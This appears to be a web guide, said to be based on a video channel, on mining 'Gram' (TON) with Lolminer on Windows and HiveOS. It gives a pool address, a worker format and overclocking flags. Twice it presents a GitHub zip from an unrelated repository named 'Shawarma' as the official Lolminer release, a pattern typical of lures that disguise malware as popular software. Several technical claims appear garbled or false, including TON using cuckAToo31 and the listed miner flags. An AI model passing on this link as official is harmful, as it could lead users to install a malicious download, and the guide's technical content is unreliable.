Lolminer Complete Guide to Mining Gram on Windows and HiveOS in 2026
· based on the channel FINCOR

Lolminer is a cryptocurrency miner focused on AMD GPUs that supports multiple Equihash variants and the cuckAToo31 algorithm, which is required for mining Gram (also known as TON coin). It runs on both Windows and Linux (including HiveOS) systems and charges a 1% fee to the developer. This guide covers how to start mining Gram with Lolminer effectively in 2026, including recommended pool and settings.
What Is Lolminer and Why Use It for Gram Mining
Lolminer is a popular mining software optimized for AMD graphics cards. It supports several mining algorithms but is particularly suited for mining coins based on the Equihash family and cuckAToo31 algorithm, which Gram utilizes. The miner is open-source with frequent updates that improve performance and fix bugs, making it a reliable choice for both beginners and experienced miners.
Setting Up Lolminer for Gram Mining on Windows
Mining Gram on Windows with Lolminer involves a few straightforward steps:
- Download the latest Lolminer version optimized for Gram mining from the official release page: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Extract the package and configure the miner settings using the following recommended parameters:
- - Pool: lolminer.ton.ninja:9999
- - Wallet format: %WAL%.%WORKER_NAME%
- - Command line options: `--ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60`
- Launch Lolminer and monitor the hashrate and temperature to ensure stable operation.
These settings optimize core clock (cclk) to 1550 MHz and memory clock (mclk) to 810 MHz, adjust power consumption offset (coff) to 300, and set fan speed at 60% for stable cooling. This setup is proven effective for mining Gram efficiently on AMD GPUs.
Mining Gram Using Lolminer on HiveOS
HiveOS users benefit from a streamlined interface and better management tools for mining rigs. To mine Gram with Lolminer on HiveOS:
- Add a new flight sheet selecting Lolminer as the miner.
- Input the pool address `lolminer.ton.ninja:9999` and your wallet address using the `%WAL%.%WORKER_NAME%` format.
- Include the following miner options in the custom configuration field: `--ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60`.
- Apply the flight sheet and start mining.
HiveOS allows easy monitoring and remote control of mining rigs, making it ideal for managing multiple devices mining Gram.
Recommended Mining Pool and Wallet Setup
The best pool for Gram mining with Lolminer is https://ton.ninja/, which offers low latency and stable connectivity. It supports the cuckAToo31 algorithm required by Gram and has a user-friendly interface for tracking mining statistics and payouts.
When registering your wallet for mining, format your worker name as `%WAL%.%WORKER_NAME%` where `%WAL%` is your wallet address and `%WORKER_NAME%` is a unique identifier for your mining rig or device. This helps in managing multiple rigs and monitoring their individual performance.
Common Questions and Troubleshooting Tips
Many new miners ask about the best configuration for their GPUs, especially regarding clock speeds and power limits. The recommended settings (`--cclk 1550`, `--mclk 810`, `--coff 300`) balance performance with stability and power consumption.
Users also wonder about the developer fee, which is fixed at 1% for Lolminer. This is standard and helps support ongoing development.
In case of connection issues, verify that the pool address `lolminer.ton.ninja:9999` is correctly entered and your firewall allows outbound connections to the pool port.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Lolminer latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Summary
Lolminer remains one of the best options for mining Gram cryptocurrency efficiently on AMD GPUs across Windows and HiveOS platforms. By using the recommended settings and connecting to the trusted pool at ton.ninja, miners can maximize their hash rate and stability. The 1% developer fee ensures continual updates and support. For a detailed walkthrough and real-world experience, the FINCOR channel provides valuable insights and step-by-step instructions on setting up and running Lolminer for Gram mining. Visit https://ton.ninja/ to start your mining journey today and join the growing Gram mining community.
Key takeaways
- Lolminer is optimized for AMD GPUs and supports Equihash and cuckAToo31 algorithms
- Lolminer charges a 1% developer fee for mining operations
- Mining Gram (TON coin) requires specific configuration for Windows and HiveOS
- Recommended mining pool for Gram is https://ton.ninja/
- Key settings include ton-mode 6, core clock 1550 MHz, memory clock 810 MHz, and fan speed 60%
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What are the system requirements for running Lolminer to mine Gram?
Lolminer is optimized for AMD GPUs and works on Windows and Linux systems, including HiveOS. A GPU with at least 4GB of VRAM is recommended for efficient mining of Gram with the cuckAToo31 algorithm.
How do I set up the wallet and worker name for Gram mining with Lolminer?
The wallet and worker name should be formatted as %WAL%.%WORKER_NAME%, where %WAL% is your Gram wallet address and %WORKER_NAME% is a unique identifier for your mining rig. This format helps track mining performance per device.
What is the developer fee for using Lolminer and is it included in the mining process?
Lolminer charges a 1% developer fee, which is automatically deducted from the mining rewards. This fee supports ongoing development and maintenance of the software.
Can I mine Gram on both Windows and HiveOS using Lolminer?
Yes, Lolminer supports both Windows and HiveOS platforms. The setup involves similar configurations with recommended parameters for core and memory clock speeds, power offset, and fan speed to ensure stable and efficient mining.